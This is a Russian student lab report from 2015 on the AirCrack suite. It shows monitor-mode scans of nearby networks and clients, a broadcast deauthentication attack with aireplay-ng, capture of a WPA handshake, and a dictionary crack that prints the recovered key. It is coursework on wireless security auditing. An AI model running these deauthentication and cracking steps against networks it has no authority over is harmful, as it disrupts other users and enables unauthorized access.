

Отчет по лабораторной работе №6 : Набор инструментов для аудита беспроводных сетей AirCrack

Дедков Сергей

2015

Содержание

1	Цель работы	2
2	Ход работы	2
2.1	Изучить документацию по основным утилитах пакета – airmon-ng, airodump-ng, aireplay-ng, aircrack-ng.	2
2.2	Запустить режим мониторинга на беспроводном интерфейсе	2
2.3	Запустить утилиту airodump, изучить формат вывода этой утилиты, форматы файлов, которые она может создавать	3
2.4	Запустить режим мониторинга на беспроводном интерфейсе	4
2.5	Запустить сбор трафика для получения аутентификацион- ных сообщений	5
2.6	Произвести деаутентификацию одного из клиентов, до тех пор, пока не удастся собрать необходимых для взлома аутенти- фикационных сообщений	5
2.7	Произвести взлом используя словарь паролей	5
3	Выводы	6

1 Цель работы

Изучить основные возможности пакета AirCrack и принципы взлома WPA/WPA2 PSK и WEP.

2 Ход работы

2.1 Изучить документацию по основным утилитам пакета – airmon-ng, airodump-ng, aireplay-ng, aircrack-ng.

Aircrack-ng - набор программ, предназначенных для обнаружения беспроводных сетей, перехвата передаваемого через беспроводные сети трафика, аудита WEP и WPAWPA2-PSK ключей шифрования (проверка стойкости), в том числе пентеста (Penetration test) беспроводных сетей (подверженность атакам на оборудование и атакам на алгоритмы шифрования).

Программа работает с любыми беспроводными сетевыми адаптерами, драйвер которых поддерживает режим мониторинга (список можно найти на сайте программы). Программа работает в операционных системах Windows, UNIX, Linux и Mac OS X.

Версия для UNIX-подобных операционных систем имеет значительно бóльшую функциональность и поддерживает больше беспроводных адаптеров, чем Windows-версия. aircrack-ng был также портирован для платформ Zaurus и Маемо. Также программа была портирована для iPhone.

airmon-ng Выставления различных карт в режим мониторинга.

aireplay-ng Пакетный инжектор (Linux и Windows).

aircrack-ng Взламывает ключи WEP и WPA (Перебор по словарю).

2.2 Запустить режим мониторинга на беспроводном интерфейсе

```
airmon-ng start wlan0
```

```
Found 3 processes that could cause trouble.
```

```
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!
```

```
-e
```

```
PID Name
```

```
2221 NetworkManager
```

```
3392 wpa_supplicant
```


```
7009 dhclient
```

```
Interface Chipset Driver
```

```
wlan0 Unknown rtl8192cu - [phy0]
(monitor mode enabled on mon1)
mon0 Unknown rtl8192cu - [phy0]
```

2.3 Запустить утилиту airodump, изучить формат вывода этой утилиты, форматы файлов, которые она может создавать

Запуск утилиты airodump:
airodump-ng mon0



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
90:C1:15:B3:62:20	-49	100	0 0	6	54e	WPA2	CCMP	PSK	Xperia S_cb96
BC:85:56:66:40:8A	-61	41	0 0	11	54e	WPA2	CCMP	PSK	nastroisam.ru
B8:A3:86:5B:CB:8C	-65	81	3 0	6	54e	WPA2	CCMP	PSK	<length: 0>
00:1F:C6:2A:04:40	-67	26	2 0	11	54	WPA	TKIP	PSK	303
00:21:91:0A:1C:BD	-68	23	3 0	1	54e	WPA2	CCMP	PSK	digitek labs
40:01:C6:CE:C7:C0	-67	31	55 0	8	54	WPA2	TKIP	PSK	KSPT
00:1F:C6:42:3F:C1	-77	46	1 0	6	54	WPA2	CCMP	PSK	Lab209
08:CC:68:0A:7B:60	-97	2	0 0	1	54e	WPA2	CCMP	PSK	Polytech
00:1F:33:24:1A:90	-97	4	0 0	6	54e	OPN		DCN	
00:1E:58:B8:AA:E7	-92	15	1 0	4	54	WPA2	CCMP	PSK	eda-lab

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	C4:6E:1F:25:4E:9C	0	0 - 1	0	6	
(not associated)	88:9F:FA:0E:A8:8D	-49	0 - 1	0	9	
(not associated)	AC:81:12:18:76:DE	-49	0 - 1	0	8	LAB302
(not associated)	38:AA:3C:CD:F9:0A	-73	0 - 1	0	2	eda-lab
(not associated)	5C:95:AE:11:22:07	-73	0 - 1	0	2	digitek labs
(not associated)	A4:17:31:7F:B2:3D	-83	0 - 1	0	10	
(not associated)	10:68:3F:43:E9:82	-97	0 - 1	21	33	SUBWAY
(not associated)	84:55:A5:59:CC:63	-97	0 - 1	0	5	
(not associated)	BC:3B:AF:7C:FF:4B	-97	0 - 1	0	8	
(not associated)	00:C2:C6:1F:A7:61	-97	0 - 1	93	3	eda-lab
(not associated)	68:17:29:DF:0B:74	-97	0 - 1	0	1	Lab209

Рис. 1: Запуск airomon-ng

При указании ключа `-write`, утилита создает набор файлов с заданным префиксом. Два из которых связаны с информацией о доступных сетях и представлены в двух форматах: csv и xml. Еще два файла содержат информацию о перехваченных пакетах. Файл типа `.cap` содержит перехваченные пакеты, в то время как csv содержит лишь сокращенную информацию. Стоит отметить, что csv - это формат хранения простой таблицы.

cap - можно открыть в дальнейшем через wireshark, в нем отображаются все пакеты.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	SonyEric_b3:62:20	Broadcast	802.11	193	Beacon frame, SN=25, FN=0, Flags=.
2	0.000500	D-LinkIn_5b:cb:8c	Broadcast	802.11	249	Beacon frame, SN=88, FN=0, Flags=.
3	0.006128	3comEuro_ce:c7:c0	Broadcast	802.11	117	Beacon frame, SN=3635, FN=0, Flags
4	0.431662	AsustekC_42:3f:c1	Broadcast	802.11	108	Beacon frame, SN=1688, FN=0, Flags
5	0.628782	AsustekC_10:5d:78	IPv4mcast_00:00:fc	802.11	107	Data, SN=3643, FN=0, Flags=.pm...F
6	0.633390	AsustekC_10:5d:78	IPv4mcast_00:00:fc	802.11	107	Data, SN=3644, FN=0, Flags=.p...F
7	1.150068	D-Link_0a:1c:bd	Broadcast	802.11	269	Beacon frame, SN=3684, FN=0, Flags
8	1.471620	HonHaiPr_66:40:8a	Broadcast	802.11	136	Beacon frame, SN=2718, FN=0, Flags
9	1.583702	LiteonTe_fl:d5:78	Broadcast	802.11	70	Probe Request, SN=1814, FN=0, Flag
10	1.646190	AsustekC_10:5d:78	IPv4mcast_00:00:fc	802.11	107	Data, SN=3671, FN=0, Flags=.pm...F
11	1.648238	AsustekC_10:5d:78	IPv4mcast_00:00:fc	802.11	107	Data, SN=3672, FN=0, Flags=.p...F
12	1.749590	AsustekC_78:4a:5a	Spanning-tree-(for-bri	802.11	98	Data, SN=3678, FN=0, Flags=.p...F
13	2.010228	HuaweiTe_a6:97:0a	Broadcast	802.11	80	Data, SN=3694, FN=0, Flags=.p...F
14	2.238614	D-Link_b8:aa:e7	Broadcast	802.11	106	Beacon frame, SN=1538, FN=0, Flags
15	2.399934	GemtekTe_18:76:de	Broadcast	802.11	122	Probe Request, SN=1245, FN=0, Flag

Рис. 2: Запуск airomon-ng

2.4 Запустить режим мониторинга на беспроводном интерфейсе

airodum-ng mon0

CH 3][Elapsed: 8 s][2015-06-05 04:10

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
90:C1:15:B3:62:20	-46	40	0	0	6	54e	WPA2 CCMP	PSK	Xperia S_cb9
BC:85:56:66:40:8A	-49	23	0	0	11	54e	WPA2 CCMP	PSK	nastroisam.r
00:1F:C6:2A:04:40	-57	17	1	0	11	54	WPA TKIP	PSK	303
B8:A3:86:5B:CB:8C	-67	37	1	0	6	54e	WPA2 CCMP	PSK	<length: 0>
00:21:91:0A:1C:BD	-71	10	2	0	1	54	WPA2 CCMP	PSK	digitek labs
00:1F:C6:42:3F:C1	-77	25	1	0	6	54	WPA2 CCMP	PSK	Lab209
40:01:C6:CE:C7:C0	-69	33	28	0	8	54	WPA2 TKIP	PSK	KSPT
00:1E:58:B8:AA:E7	-97	2	0	0	4	54	WPA2 CCMP	PSK	eda-lab

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	00:C2:C6:1F:A7:61	-97	0 - 1	0	2	eda-lab
(not associated)	74:2F:68:D8:76:12	-47	0 - 1	30	8	KSPT
(not associated)	88:9F:FA:0E:A8:8D	-49	0 - 1	12	12	
(not associated)	78:E4:00:C7:72:14	-61	0 - 1	16	5	Lab209
(not associated)	F4:09:D8:0C:7E:8F	-73	0 - 1	25	4	
(not associated)	A4:17:31:7F:B2:3D	-43	0 - 1	6	7	

2.5 Запустить сбор трафика для получения аутентификационных сообщений

```
airodump-ng mon0 -w new1 -bssid 40:01:C6:CE:C7:C0
```

```
CH 13 ][ Elapsed: 56 s ][ 2015-06-05 04:34
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
40:01:C6:CE:C7:C0	-77	108	229	5	8	54	WPA2 TKIP	PSK	KSPT

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
-------	---------	-----	------	------	--------	-------

2.6 Произвести деаутентификацию одного из клиентов, до тех пор, пока не удастся собрать необходимых для взлома аутенти-фикационных сообщений

```
aireplay-ng --ignore-negative-one --deauth 150 -a 40:01:C6:CE:C7:C0 -h A4:17:31:7F:B2
The interface MAC (C4:6E:1F:25:4E:9C) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether A4:17:31:7F:B2:3D
04:49:25 Waiting for beacon frame (BSSID: 40:01:C6:CE:C7:C0) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
04:49:25 Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
04:49:26 Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
04:49:26 Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
04:49:27 Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
```

В результате перехватываем пакет handshake:

```
airodump-ng mon0 --bssid 1C:7E:E5:39:26:F8 -c 6
--write dump --ignore-negative-one
CH 6 ][ Elapsed: 1 min ][ 2015-06-03 21:30 ][ WPA handshake: 1C:7E:E5:39:26:F
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	E
1C:7E:E5:39:26:F8	-47	100	880	791	4	4	54e.	WPA2 CCMP	PSK	11

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
1C:7E:E5:39:26:F8	74:E5:43:65:15:F5	-32	0e- 1	0	645	18

2.7 Произвести взлом используя словарь паролей

Так как используемый пароль слишком сложный, в некоторую часть словаря был вставлен искомый пароль.

```
crazy-mini alex # aircrack-ng dump-05.cap -w English.dic
Opening dump-05.cap
Read 20931 packets.
```

#	BSSID	ESSID	Encryption
1	1C:7E:E5:39:26:F8	18	WPA (1 handshake)

Choosing first network as target.

```
Opening dump-05.cap
Reading packets, please wait...
```

Aircrack-ng 1.1

[00:01:51] 91444 keys tested (845.44 k/s)

KEY FOUND! [excombat112]

```
Master Key      : CB A9 50 ED 43 34 9F 6E C1 CD 22 48 71 3C 21 F3
                  7D 11 CE BF 37 E0 B4 62 CE 4B EC 03 32 DB 47 B1

Transient Key   : 9B 6F B4 1A E5 6C E0 96 13 BD CB 53 47 F5 E6 AE
                  74 18 DC B4 6B 74 CE AF CD 52 B1 E8 A3 00 73 B8
                  43 D3 84 3B C2 74 7C 4E BE 74 3B A5 80 5D 4F 92
                  25 8C 45 86 45 97 1A 41 E6 58 18 9E 94 FE 1C BB

EAPOL HMAC      : 23 38 A3 41 34 98 88 00 4C 73 54 67 39 E9 DB 87
```

3 Выводы

В ходе данной лабораторной работы был рассмотрен AirCrack с такими его утилитами, как: airmon-ng, airodump-ng, aireplay-ng и aircrack-ng.

Произведен мониторинг на беспроводном интерфейсе, отслеживающий аутентификации в сети, а также осуществлена деаутентификация одного из клиентов и перехвачен введенный им пароль. В итоге осуществлен взлом, посредством словаря паролей.